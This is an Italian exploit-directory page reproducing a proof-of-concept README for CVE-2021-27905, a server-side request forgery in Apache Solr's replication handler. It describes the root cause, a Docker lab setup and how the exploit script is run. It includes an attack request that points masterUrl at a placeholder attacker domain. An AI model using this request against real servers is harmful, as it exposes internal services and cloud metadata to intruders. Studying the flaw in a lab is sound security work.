
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-27905 — Apache Solr < 8.8.2 Falsificazione di richieste lato server | Kitploit

Strumenti/GitHubGitHub/rizzziom/cve-2021-27905
RicognizioneAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubrizzziom/cve-2021-27905

CVE-2021-27905

Apache Solr < 8.8.2 Falsificazione di richieste lato server

Vedi Repository
21711 mesi faNon ancora revisionato
Condividi
Sito web

CVE-2021-27905

N.Titolo
1Panoramica
2Causa principale
3Prova di concetto
4Mitigazione (8.8.2+)
5Riferimenti

Solo per scopi educativi e di ricerca. Non utilizzare questo codice su sistemi che non possiedi o per i quali non hai un'autorizzazione esplicita al test. Non sono responsabile per eventuali usi impropri.

Panoramica

Questa è una vulnerabilità di Server Side Request Forgery che interessa Apache Solr (< 8.8.2) e consente ad attaccanti remoti di effettuare richieste HTTP arbitrarie verso sistemi interni o esterni tramite il parametro masterUrl dell'handler di replica, esponendo potenzialmente servizi interni o metadati sensibili del cloud.

Versioni interessate : tutte le versioni precedenti alla 8.8.2 (7.0.0 - 7.7.3, 8.0.0 - 8.8.1)

Causa principale

Il meccanismo di replica in Solr consente a una "replica" di recuperare i file dell'indice da un "master/leader" specificando un parametro masterUrl o leaderUrl. L'URL indicato tramite questo parametro non viene validato correttamente nelle versioni interessate di Apache Solr. Ciò consentirebbe agli attaccanti di convincere il server a contattare una risorsa remota da loro scelta.

Flusso vulnerabile

  • Un attaccante invierebbe una richiesta a un endpoint come:
/solr/<CORE_NAME>/replication?command=fetchindex&masterUrl=http://<ATTACKER_DOMAIN>

Il ReplicationHandler di Solr:

  1. Accetterebbe la richiesta.
  2. Userebbe il masterUrl fornito per scaricare i dati dell'indice.
  3. Effettuerebbe internamente una chiamata HTTP a quell'indirizzo.

Prova di concetto

SETUP DEL LAB

  • È possibile configurare un lab localmente tramite docker:
$ cd lab
$ docker compose up -d

# verify accessibility
$ curl http://127.0.0.1:8983/solr
  • Pulizia
$ docker compose down

SFRUTTAMENTO

  • Configura un ambiente virtuale:
# for windows
$ python -m venv <NAME>
$ .\<NAME>\Scripts\activate
# for linux
$ python3 -m venv <NAME>
$ source ./<NAME>/scripts/activate
  • Installa i requisiti:
$ pip install -r requirements.txt
  • Esegui cve-2021-27905.py

$ python3 cve-2021-27905.py --target <TARGET> --payload <SSRF_PAYLOAD>
